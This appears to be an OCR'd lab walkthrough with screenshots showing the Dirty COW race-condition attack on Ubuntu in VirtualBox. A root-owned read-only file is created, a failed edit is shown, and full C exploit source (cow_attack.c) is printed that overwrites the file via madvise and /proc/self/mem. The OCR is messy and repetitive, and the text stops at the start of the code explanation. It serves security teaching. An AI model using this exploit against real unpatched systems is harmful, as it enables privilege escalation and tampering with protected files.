
Sudo gedit /xyz


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Text Editor
9:48 AM iresh
iresh@iresh-VirtualBox: ~
xyz (/) - gedit
File Edit View Search Tools Documents Help
Open Save Undo
xyz
Plain Text Tab Width: 8 Ln 1, Col 1 INS

```
iresh@iresh-VirtualBox:~$ sudo gedit /xyz

(gedit:2628): Gtk-WARNING **: Attempting to store changes into `/root
re/recently-used.xbel', but failed: Failed to create file '/root/.loc
cently-used.xbel.R09P10': No such file or directory

(gedit:2628): Gtk-WARNING **: Attempting to set the permissions of `/
/share/recently-used.xbel', but failed: No such file or directory

(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel
```

Fig. 10 output of code Sudo gedit /xyz

After that enter the four ones ,four twos and four threes


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Text Editor
9:49 AM iresh
Dash home
iresh@iresh-VirtualBox: ~
*xyz (/) - gedit
File Edit View Search Tools Documents Help
Open Save Undo
*xyz
Plain Text Tab Width: 8 Ln 1, Col 13 INS


```
iresh@iresh-VirtualBox:~$ sudo gedit /xyz

(gedit:2628): Gtk-WARNING **: Attempting to store changes into `/root
re/recently-used.xbel', but failed: Failed to create file '/root/.loc
cently-used.xbel.R09P10': No such file or directory

(gedit:2628): Gtk-WARNING **: Attempting to set the permissions of `/
/share/recently-used.xbel', but failed: No such file or directory

(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel
```

```
111122223333
```

Fig. 11 editing opened file

Then check the details of file which created earlier named xyz using following command.

Ls -l /xyz



ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
9:52 AM iresh
iresh@iresh-VirtualBox: ~

```
(gedit:2628): Gtk-WARNING **: Attempting to set the permissions of `/
/share/recently-used.xbel', but failed: No such file or directory

(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
```

Fig. 12 to get the details command ls-l command

result of that command ,it shows the permissions of the file -rw means read write for the user and r- -r -- means read only for the other people


Fig. 13 output of above command


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
9:52 AM iresh
iresh@iresh-VirtualBox: ~

```
(gedit:2628): Gtk-WARNING **: Attempting to set the permissions of `/
/share/recently-used.xbel', but failed: No such file or directory

(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ 
```


Try to edit the file by nano editor using following command

Nano /xyz


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Termin File Edit View Search Terminal Help
9:53 AM
iresh
iresh@iresh-VirtualBox: ~

```
(gedit:2628): Gtk-WARNING **: Attempting to set the permissions of `/
/share/recently-used.xbel', but failed: No such file or directory

(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ nano /xyz
```


Fig. 14 open xyz file by nano


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Termin File Edit View Search Terminal Help
9:53 AM
iresh
iresh@iresh-VirtualBox: ~

```
  GNU nano 2.2.6             File: /xyz

111122223333










           [ Read 1 line ( Warning: No write permission) ]
^G Get Help^O WriteOut^R Read Fil^Y Prev Pag^K Cut Text^C Cur Pos
^X Exit    ^J Justify ^W Where Is^V Next Pag^U UnCut Te^T To Spell
```


Fig. 15 content of xyz file in nano editor

then try to modify by any numbers by 4444s and to exit the nano press ctrl x and by entering y says permission denied cause we cannot edit that file because of access denied


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal Help
9:54 AM
iresh
iresh@iresh-VirtualBox: ~


```
  GNU nano 2.2.6             File: /xyz                          Modified

1111222233334444

           [ Read 1 line ( Warning: No write permission) ]
^G Get Help^O WriteOut^R Read Fil^Y Prev Pag^K Cut Text^C Cur Pos
^X Exit    ^J Justify ^W Where Is^V Next Pag^U UnCut Te^T To Spell
```

Fig. 16 try to modify the content of xyz


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal Help
9:55 AM
iresh
iresh@iresh-VirtualBox: ~

```
  GNU nano 2.2.6             File: /xyz                          Modified

1111222233334444

Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ?
 Y Yes
 N No           ^C Cancel
```

Fig. 17 saving by ctrl+x


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
9:55 AM
iresh
Dash home
iresh@iresh-VirtualBox: ~

```
  GNU nano 2.2.6             File: /xyz                           Modified

1111222233334444

                [ Error writing /xyz: Permission denied ]
^G Get Help^O WriteOut^R Read Fil^Y Prev Pag^K Cut Text^C Cur Pos
^X Exit    ^J Justify ^W Where Is^V Next Pag^U UnCut Te^T To Spell
```


Fig. 18 error message for modify (can not modify)after saving

And then exit from the editor press control x again and exit

How file can be edited ? try cow attack to do this

Before do the attack first create a c file including the cow attack code by gedit

Command : gedit cow_attack.c



ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Termin File Edit View Search Terminal Help
9:57 AM
iresh
iresh@iresh-VirtualBox: ~

```
(gedit:2628): Gtk-WARNING **: Attempting to set the permissions of `/
/share/recently-used.xbel', but failed: No such file or directory

(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ nano /xyz
iresh@iresh-VirtualBox:~$ gedit cow_attack.c
```

Fig. 19 create c file for attac

Code

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;


  int f=open("/xyz", O_RDONLY);

  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  char *position = strstr(map, "2222");


  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "****";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {

    lseek(f, offset, SEEK_SET);

    write(f, content, strlen(content));
  }
}

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```



ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Text Ed File Edit View Search Tools Documents Help
10:01 AM iresh
iresh@iresh-VirtualBox: ~
*cow_attack.c (~) - gedit
Open
Save
Undo
*cow_attack.c
C
Tab Width: 8
Ln 7, Col 20
INS

```
/share/recently-used.xbel', but failed: No such file or directory

(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpa
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ nano /xyz
iresh@iresh-VirtualBox:~$ gedit cow_attack.c
```

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/xyz", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
```

Fig. 20 dirty cow c code

Code explanation

```
  int f=open("/xyz", O_RDONLY);
```

